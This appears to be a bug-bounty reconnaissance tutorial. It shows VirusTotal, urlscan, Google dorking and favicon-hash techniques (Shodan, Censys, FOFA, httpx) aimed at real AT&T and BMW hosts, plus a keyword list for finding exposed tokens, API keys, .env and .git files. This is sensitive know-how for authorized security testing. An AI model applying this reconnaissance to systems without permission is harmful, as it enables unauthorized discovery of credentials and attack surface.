    "sb2118.accessmylan.com",  
    "voa.accessmylan.com",  
    "concirrus-origin.accessmylan.com",  
    "waccess-origin.accessmylan.com",  
    "tfes-origin.accessmylan.com",  
    "sb01e.accessmylan.com",  
    "store.accessmylan.com",  
    "sb113.accessmylan.com",  
    "sb2124.accessmylan.com",  
    "sb016.accessmylan.com",  
    "sb022.accessmylan.com",  
    "a.accessmylan.com",  
    "ipsec-e3.accessmylan.com",  
    "ipsec-a4.accessmylan.com",  
    "ipsec-f4.accessmylan.com",  
    "ipsec-c4.accessmylan.com",  
    "ipsec-e4.accessmylan.com",  
    "a4.accessmylan.com",  
    "ipsec-b4.accessmylan.com",  
    "f2.accessmylan.com",  
    "ipsec-b3.accessmylan.com",  
    "ipsec-c3.accessmylan.com",  
    "b2.accessmylan.com",  
    "ipsec-f3.accessmylan.com",  
    "iot-001.accessmylan.com",  
    "ipsec-c2.accessmylan.com",  
    "ipsec-c1.accessmylan.com",  
    "f.accessmylan.com",  
    "vdc.accessmylan.com",  
    "ipsec-f1.accessmylan.com",  
    "b.accessmylan.com",  
    "datawizard.accessmylan.com",  
    "a2.accessmylan.com",  
    "f1.accessmylan.com",  
    "ipsec-a1.accessmylan.com",  
    "ipsec-t2.accessmylan.com",  
    "ipsec-t1.accessmylan.com",  
    "ipsec-b1.accessmylan.com",  
  ]  
}
```

Subdomains

VirusTotal Subdomain Search



virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com

```
Pretty-print  https://virustotal.com/vtapi/v2/domain/report?apikey=xxx&domain=att.accessmylan.com  
resolutions": [  
  {  
    "ip_address": "193.240.43.92",  
    "last_resolved": "2018-07-11 00:00:00"  
  },  
  {  
    "ip_address": "40.87.149.8",  
    "last_resolved": "2019-08-22 10:54:04"  
  }  
,  
  "response_code": 1,  
  "undetected_downloaded_samples": [  
    {  
      "date": "2019-06-06 13:16:21",  
      "positives": 0,  
      "sha256": "6176fe811d14c6b324209957bc80ab1bd88e666163323248644d33001b619700",  
      "total": 74  
    }  
,  
    "undetected_referrer_samples": [  
      {  
        "date": "2022-05-21 07:33:46",  
        "positives": 0,  
        "sha256": "b837f4918d604bb570d07aa48e4265ac05bd9a4712ea8cb95aa90fda0a85de54",  
        "total": 72  
      }  
,  
      "undetected_urls": [  
        [  
          "https://att.accessmylan.com/",  
          "2774c359b6feb524b378341cd5206c54801d7689eaaaf214621b9450094a0763c",  
          0, 97, "2025-04-13 15:04:04"  
        ],  
        [  
          "https://att.accessmylan.com/att/",  
          "6c8104032bf13949507173b7f2be6f7ebe8ec78b46d54c6e7dba9073322ee76",  
          0, 96, "2025-02-21 03:06:22"  
        ],  
        [  
          "http://att.accessmylan.com/apps/datacontrol/login", ←  
          "d3ba5e44e5dbd5f0ec6f4a29591397e699e2c43df3d755490b0d537e6f82dd9",  
          0, 96, "2025-01-11 01:22:09"  
        ],  
        [  
          "http://att.accessmylan.com/att",  
          "41210800c52248452766df33ec189120a6b7ccaf08b255250f306a2e2d1b0695",  
          0, 96, "2025-01-10 21:04:50"  
        ],  
        [  
          "https://att.accessmylan.com/apps/datacontrol/login",  
          "abfc85fd54e881c14078545bcc0bc4ab5b3586cf192ab4d71ae9443a638d307f",  
          0, 90, "2023-08-03 08:50:40"  
        ],  
        [  
          "https://att.accessmylan.com/Admin/Login.aspx?chcode=0985", ←  
          "558b9b479d1fa8481a5ed44452c11d3a1def8773481b1b0220d0401aa994e1e",  
          0, 93, "2022-03-09 19:05:19"  
        ],  
        [  
          "https://att.accessmylan.com/apps/datacontrol/",  
          "58ebf4e45b8a08b65bb6507ff890eb7cdbfc676acc45ee1f5af3baa6fdfa98e3",  
          0, 92, "2022-02-01 11:00:50"  
        ]  
      ]  
    ]  
  ]  
]
```

IPs

Files

Endpoints

VirusTotal IP Search



virustotal.com/vtapi/v2/ip-address/report?apikeyxxxxxxxxx&ip=144.160.125.212

```
← ⌂ https://www.virustotal.com/vtapi/v2/ip-address/report?apikey=████████████████&ip=144.160.125.212
pretty-print 
[{"url": "https://fnmk.att.com/fnmk_ilm/review-mgmt-service/v1/cjis-13-devices", "score": 0, "category": "Malicious", "date": "2024-05-20 01:27:05"}, {"url": "https://fnmk.att.com/fnmk_ilm/forgotPasswordMKv1/v1/", "score": 0, "category": "Malicious", "date": "2023-08-15 02:13:04"}, {"url": "https://fnmk.att.com/fnmk_ilm/credentialv7/v7/pin", "score": 0, "category": "Malicious", "date": "2023-08-15 02:13:03"}, {"url": "http://fnmk.att.com/", "score": 0, "category": "Malicious", "date": "2023-08-02 02:46:49"}, {"url": "http://cns-foauthaccess.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 16:40:58"}, {"url": "http://api-firstnet-cellbooster.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 06:05:50"}, {"url": "http://am-fnmobileapp.att.com/", "score": 0, "category": "Malicious", "date": "2023-04-12 05:46:25"}, {"url": "http://144.160.125.212/", "score": 0, "category": "Malicious", "date": "2023-04-11 19:29:56"}, {"url": "https://144.160.125.212/", "score": 0, "category": "Malicious", "date": "2021-08-06 13:29:55"}, {"url": "http://y-d.foauthaccess.att.com/", "score": 0, "category": "Malicious", "date": "2021-07-10 14:32:29"}, {"url": "https://am-fnmobileapp.att.com/fnmobileservices/dynatrace/js/dynaTraceMonitor?type=m&srvid=1&app=FirstNetMobile_APP&va=7.2.7.1233&tt=maandroid", "score": 0, "category": "Malicious", "date": "2021-03-23 09:27:20"}]
```

VirusTotal SHA256 Search



virustotal.com/gui/file/5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10

Σ 5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10

/ 61

Community Score -10

5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
company.html
html legit

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 18 +

Basic properties ⓘ

MD5	bb8f534fbff5ee61a95af9c4740ae043
SHA-1	832e403d42aac1fec93e4f602338544d3fd2e4f1
SHA-256	5b13fb5957b84ef7bb9d0b6cd509c947ff6a37d67efdac2b896ddd3b908aad10
Vhash	81dc9bdb52d04dc20036dbd8313ed055
SSDEEP	6:pn0+Dy9xwlgsozEr6vyF02xxdGzsQWr+KqD:J0+oxBgszoR4F0+dgsQo+T
TLSH	T12ED022AFE28F1029562323C02AC316C164111274B88308CC9E0AF48391445BD810A55C
File type	HTML internet html
Magic	HTML document, ASCII text
TrID	HyperText Markup Language with DOCTYPE (80.6%) HyperText Markup Language (19.3%)
Magika	JAVASCRIPT
File size	199 B (199 bytes)

History ⓘ

First Seen In The Wild	2020-01-01 02:01:19 UTC
First Submission	2019-08-27 18:22:22 UTC
Last Submission	2025-05-02 20:03:49 UTC
Last Analysis	2025-05-01 04:26:58 UTC

Names ⓘ

company.html
subjekt-obec-kurimska-nova-ves-1.html
mem_kiyomatsu
kapcsolat
sociologicky-ustav-akademie-ved-ceske-republiky-317cs.html
f683570ca5ab89f45cec1a535c8eceae41d17574
sangoyomi.cgi
redukacne-centrum-solosnica-66sk.html
entrepreneurs-daily-life.html

VirusTotal Top Keywords Tips For Endpoints Search



Backup Files

.zip / .7z
.gz / .tar
.dll / .exe
.msi / .iso

Auth Bypass

Token=
apikey=
/resetpassword/
registration
eyJ (JWT Token)
== (encoded creds)
@
.env
config
.git/

File Ext

.aspx .asp .asmx .ashx
.php .php3
.html .xhtml
.xml .txt
.jsf .jsp .cgi

Example For VT Reports




Search Filter	Submission Details	Score	Comments
13 results matching search - Filter submissions to what's been submitted in the last week with submitted:>2025-04-27			
sort:submitted-desc draft:false duplicate:false state:unresolved state:resolved state:informational VirusTotal			
3 Employee Base64 Archived Credentials Led To Full Access To [REDACTED]	Bug Bounty Program In progress • Submitted 23 Mar 2025 • Last activity 23 days ago • 2 Collaborators P1 Resolved	\$4,100 40 points	Comments 2
Employee Base64 Archived Credentials Led To Full Access To [REDACTED]	Bug Bounty In progress • Submitted 22 Mar 2025 • Last activity 25 days ago • 3 Collaborators P4 Unresolved	\$0 5 points	Comments 4
Full Access To [REDACTED] & Take Over Employee Account Via Unclaimed Account Token At [https://[REDACTED]]	In progress • Submitted 02 Mar 2025 • Last activity a month ago • 3 Collaborators P3 Resolved	\$500 10 points	Comments 4
Access To Register Token Lead To [REDACTED] Employee ATO ON [https://[REDACTED]]	Bug Bounty Program In progress • Submitted 26 Jan 2025 • Last activity 3 months ago P3 Informational	\$4,200 40 points	Comment 1
Plain-Text Password Disclosure for Customers and [REDACTED]	In progress • Submitted 02 Jan 2025 • Last activity 2 months ago • 2 Collaborators P2 Unresolved	\$2,500 20 points	Comments 3
Unauthenticated Access on [REDACTED] led to add users/ delete/ grant users to network etc. also leaking PII of [REDACTED] users via unauthorized parties	In progress • Submitted 10 Nov 2024 • Last activity 5 months ago • 3 Collaborators P3 Unresolved	\$650 10 points	Comments 14
Zero click Account takeover on [REDACTED]	In progress • Submitted 23 Oct 2024 • Last activity 6 months ago • 2 Collaborators P2 Resolved	\$1,750 20 points	Comments 2
Critical ATO / Auth Bypass / Access To Sensitive Internal Logs/Pics/PII/Passwords On [REDACTED]	In progress • Submitted 08 Sep 2024 • Last activity 4 months ago • 2 Collaborators P1 Resolved	\$10,000 40 points	Comments 6
Critical Access To FULL Source Of [REDACTED] On Scope CIDR [REDACTED]	In progress • Submitted 25 May 2024 • Last activity 10 months ago • 2 Collaborators P1 Unresolved	\$4,500 40 points	Comments 8
Unauthorized Access Lead To Expose [IBANs/Swifts/PII/Etc.] On [REDACTED] Main Domain & [REDACTED]	In progress • Submitted 07 Apr 2024 • Last activity a year ago • 2 Collaborators P1 Resolved	\$5,800 40 points	Comments 15

VT Script To Extract Endpoints



<https://github.com/orwagodfather/virustotalx>



The screenshot shows a GitHub repository page for 'virustotalx' (Public). The repository has 1 branch and 0 tags. It contains three files: 'orwa.sh', 'README.md', and 'README'. The 'orwa.sh' file was updated by 'orwagodfather' 8 months ago. The 'README.md' file was created 8 months ago. The 'README' file was updated 8 months ago. The 'README' file is currently selected.

virustotalx for endpoints

Installation

```
git clone https://github.com/orwagodfather/virustotalx.git
```

```
cd virustotalx
```

create a 3 accounts <https://www.virustotal.com/gui/join-us> and copy the 3 api keys ===>

```
nano orwa.sh
```

02

0day Recon



0day



What is Zero-Day?

A Zero-day is a vulnerability in a software or hardware that is typically unknown to the vendor and for which no patch or other fix is available.

To Get A Zero-day!

- You have to find the software / installed app / plugin / 3rd party
- You have to start recon about that software / installed app / 3rd party
- You have to find a bug in that software / installed app / 3rd party
- Then you have to test the same bug on more than 2 companies/clients that used the the same software/ installed app / 3rd party / plugin / etc.....



Here we will show a examples how to

- Find 3rd party Installed App / Software via Dorking
- Find 3rd party Installed App / Software via Favicon Recon

0day: Third Party | Software | Services Ex



company.3rd-party.com

att.okta.com

att.service-now.com

att.jfrog.io

att.onlogin.com

att.looker.com

3rd-party.company.com

okta.att.com

servicenow.att.com

github.att.com

gitlab.att.com

jfrog.att.com

Dorking



Urlscan.io dorking (* =anything) (- = remove from results)

bmw.* -bmw.com -bmw.de -sedo.com -sbomo.com -characteristics.info		Search	X	Help		
Search results (100 / 6642, sorted by date, took 40ms)		Showing All Hits		Details: Hidden		
URL		Age	Size	IPs	Flags	Home
auth.bmwgroup.com/auth/XUI/?realm=/internetb2x&goto=https://auth.bmwgroup.com:4...	Public	12 hours	476 KB	39	2 1	DE
www.bmw.com.cn//zh//index.html//zh//topics//owners//connected/-drive//service/_...	Public	2 days	8 MB	106	6 2	DE
bmw.coupshost.com/	Public	2 days	74 KB	11	5 2	DE
www.bmw.com.cn/zh/publicPools/error-pool/error-page.html	Public	2 days	1 MB	92	6 2	US
auth-i.bmwgroup.com/auth/XUI/?realm=/internetb2x&goto=https://auth-i.bmwgroup.c...	Public	3 days	2 MB	64	6 2	DE
support.bmw.motorrad.it/	Public	4 days	63 KB	12	5 2	DE
bmw.supplier-survey.com/index.php/228818?token=owOgYfB7HBYRlyE&lang=de	Public	4 days	398 KB	25	1 2	DE
bmw.charging.de/	Public	4 days	86 KB	12	5 2	DE
www.ff.bg.ac.rs/	Public	4 days	2 MB	55	3 2	RS
www.bmw.ne.kr/	Public	5 days	179 KB	13	3 2	KR

Urlscan.io Company-* or Company.*

Search for domains, IPs, filenames, hashes, ASN

bmw-* Search

Search results (100 / 5626, sorted by date, took 44ms) Show

URL	Age
sberbank.blablacar.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 7 hours
umfragen.bmw-club-augsburg.de/	Public 7 hours
notexistsblog.bmw-coding-activa.com/	Public 8 hours
www.bmw-service.center/	Public 10 hours
sberbank.avito.yandex.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 11 hours
pay.yandex.sberbank.bmw-rt-prod2-res.campaign.mettlerwine.com/	Public 13 hours
pochtabank.sbermegamarket.bmw-rt-prod2-res.campaign.nkglaw.com/	Public 18 hours
ww38.secure.bmw-i-jp.com/	Public 22 hours

Dorking



Dorking (Hussein Method) Ex: (site:company>* | site:company>*>* | site:company>*>*>*)

site:att>*>*

All Images Short videos Videos Forums Web News More

Try Google Search Console www.google.com/webmasters/ Do you own att>*>? Get indexing and ranking data from Google.

Google promotion

DeepSeek AI

ATT jobs https://life.att.jobs : AT&T: Life At ATT Blog See what #LifeAtATT is really like · Amazing people and incredible stories are waiting for you here. Let's Go. Latest Posts | Latest posts from our site. Nya ...

ATT - Apprenticeship Training Trust https://att.org.nz : Apprenticeship Training Trust: ATT Become an apprentice. Earn money and get a qualification at the same time! Step into a career in the electrical, plumbing, gasfitting or drainlaying trades with ...

Become an Apprentice Our People Contact Us Need an Apprentice

att-mail.com https://customernotifications.att-mail.com : AT&T Customer Support Welcome to AT&T Support. Want personalized help? Sign in. Wireless. Set up mobile hotspot. Get help with calling issues. Set up voicemail. Get wireless help.

Get bill & account help AT&T Wireless Contact Us AT&T Internet support

att.com https://sm.att.com > ... : What is AT&T Next Up Anytime?

How to upgrade your phone early with AT&T Next Up Anytime. Once you've made your first installment + Next Up Anytime payment, you can upgrade your smartphone.

Mi Vuelo 2.0 http://mivuelo.att.gob.bo · Translate this page : Mi Vuelo 2.0 - ATT En Mi Vuelo ayudamos a que tu experiencia de viaje sea más fácil y segura. Encuentra información actualizada de vuelos, rutas de transporte y mapas de ...

site:att>*>*>*

All Images Short videos Videos Forums Web News More Tools

Try Google Search Console www.google.com/webmasters/ Do you own att>*>*>? Get indexing and ranking data from Google.

Google promotion

DeepSeek AI

ATT jobs https://life.att.jobs : AT&T Unified Messaging (SM) Instructions for bookmarking UM for Firefox users AT&T Unified Messaging. To bookmark UM, please add https://www.um.att.com to your bookmark list.

Learn About Add-On Features... Frequently Asked Questions...

Mi Vuelo 2.0 http://mivuelo.att.gob.bo · Translate this page : Mi Vuelo 2.0 - ATT En Mi Vuelo ayudamos a que tu experiencia de viaje sea más fácil y segura. Encuentra información actualizada de vuelos, rutas de transporte y mapas de ...

WorthEPenny https://att.wortheppenny.com > coupon : 40% Off Att.com Promo Codes & Discounts - WorthEPenny Save money on your online shopping with today's most popular att.com promo codes & discounts. ✓✓✓ With WorthEPenny, saving is much easier than ever!

att-mx-contentshop.com https://att-mx-contentshop.com · Translate this page : Suscripción Netflix, Spotify y Vix con tu número Con tu número AT&T, puedes suscribirte a diversas plataformas de música y video, sin necesidad de dar tus datos personales y bancarios, tu número es tu forma de ...

Conoce más Free Fire en AT&T México Google Play Store en AT&T

Favicon Recon




What Are Favicons?

On most modern browsers , whenever you open a webpage , a little small icon appears on the top left corner , right before the title.

That is what we call a favicon

and for favicon there's a hash number can helped us via recon.



Favicon Recon



Quick Tip To Find The Favicon Hash For A Company

- Visit en.fofa.info
- Enter Target Ex att.com
- Select the icons
- copy the hashes
- search for hash over shodan (http.favicon.hash:00000000)

The screenshot shows the FOFIA search interface. The search bar contains the query: "att.com" && (icon_hash="87212129" || icon_hash="470498184" || icon_hash="-661053578"). Below the search bar, there are four red arrows pointing upwards from the text input field towards the search results area. The results are displayed as a grid of icons, each with a count of occurrences in parentheses. Several icons represent different companies, including AT&T, Microsoft, and others. Three specific icons are highlighted with red arrows pointing to them: one for AT&T (labeled 'D'), one for a stylized logo (labeled 'P'), and one for another company (labeled 'Z'). At the bottom of the results area, there are buttons for 'Select all', 'Search', and 'Close'. The footer of the page displays the text: "27541 results / 10100 unique IP's 677 ms Fulltext Search".

Favicon Recon



How To Get Favicon Then Favicon Hash ?

- most of apps adding the favicon as [app.com/favicon.ico](#)
- Nuclei Template
- httpx tool

```
[orwagodfather@DESKTOP-B02BQHR] ~
$ cat bmw | httpx -path /favicon.ico -mc 200 -o bmw-favicon

[INF] Current httpx version v1.6.8 (latest)
[WRN] UI Dashboard is disabled, Use -dashboard option to enable
https://2a.www.connecteddrive.it/favicon.ico
http://360.bmw-motorrad.com/favicon.ico
http://151-michelet.mini.fr/favicon.ico
https://a4i-es.bmwgroup.com/favicon.ico
http://abm-agen.mini.fr/favicon.ico
http://abm-perigueux.mini.fr/favicon.ico
https://acceptance.eservices.alphabet.com/favicon.ico
https://accessoires.bmw.fr/favicon.ico

projectdiscovery.io
```

```
cat subdomain.txt | httpx -path /favicon.ico -mc 200 -o results.txt
```

Favicon Recon



**How To Get Favicon Then
Favicon Hash ?**

**copy the favicon.ico link and
extract the hash here
<https://favicon-hash.kmsec.uk/>**

Favicon hash generator

Get the favicon hash of a website's favicon for Shodan hunting

Retrieve from URL

Favicon URL

Hash from URL

Result for https://about.gitlab.com/favicon.ico:

req_location	https://about.gitlab.com/favicon.ico
favicon_hash	1275684068
md5	1e5dba4e6ad7fd7e48308aab641e1d00


Search Shodan **Search VirusTotal** **Search Censys**

[View raw API data](#)

Upload file
File browser

Choose File No file chosen

Hash from file



Favicon Recon



Where and how to look for hash & md5 ?

search.censys.io (md5)

Dork:

services.http.response.favicons.md5_has
h:XXXXXXXXXXXXXX

The screenshot shows the Censys search interface with the following details:

- Host Filters:**
 - Labels:
 - contentful
 - dreamdata
 - marketo
 - onetrust
 - optimizely
 - Autonomous System:
 - AS-COLOCROSSING
 - FD-298-8796
 - GOOGLE-CLOUD-PLATFORM
 - INSYS-AS INSYS ISP
 - Location:
 - United States
 - Russia
- Service Filters:**
 - Service Names:
 - HTTP
 - SSH
 - UNKNOWN
 - Ports:
 - 443
 - 22
 - 80
 - 446
 - 447

Results: 4 hosts found in 0.06s.

- Host 1:** 45.91.81.164
 - Labels: Akamai, FD-298-8796, California, United States, remote-access, web-application-firewall, contentful, dreamdata, marketo, onetrust, optimizely, vue.js
 - Ports: 22/SSH, 80/HTTP, 443/HTTP, 45502/HTTP, 45503/UNKNOWN
- Host 2:** 34.160.255.53 (53.255.160.34.bc.googleusercontent.com)
 - Labels: GOOGLE-CLOUD-PLATFORM, Missouri, United States, lodash
 - Port: 443/HTTP
- Host 3:** 85.12.253.222
 - Labels: Linux, INSYS-AS INSYS ISP, Sverdlovsk Oblast, Russia, file-sharing, gitlab, login-page
 - Port: 443/HTTP
- Host 4:** 107.172.102.152 (107-172-102-152-host.colocrossing.com)
 - Labels: Linux, AS-COLOCROSSING, California, United States, contentful, dreamdata, marketo, onetrust, optimizely, vue.js, remote-access
 - Ports: 22/SSH, 80/HTTP, 443/HTTP, 447/HTTP

Pagination limited to 1.

Favicon Recon



Where and how to look for hash & md5 ?

shodan.io

Dork:

http.favicon.hash:xxxxxx

Shodan | Maps | Images | Monitor | Developer | More... Search

SHODAN Explore Downloads Pricing ↗ http://favicon.hash:-2107233094

TOTAL RESULTS: 860 ←

TOP COUNTRIES: 

COUNTRY	RESULTS
United States	73
Germany	39
United Kingdom	35
Brazil	31
Netherlands	26
More...	24

TOP PORTS: →

PORT	RESULTS
443	566
9090	105
8443	89
83	26
9443	24
More...	

→ **OpenEdge Explorer** ↗

167.234.229.140
Oracle Corporation
Brazil, São Paulo
cloud

→ **ProgressAblDojo** ↗

52.23.26.174
ec2-52-23-26-174.compute-1.amazonaws.com
Amazon Technologies Inc.
United States, Ashburn
cloud

→ **Configuration** ↗

204.12.69.5
Ntirety, Inc.
United States, Denver

→ **SSL Certificate** ↗

HTTP/1.1 200 OK
Date: Fri, 02 May 2025 13:25:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 831
Connection: keep-alive
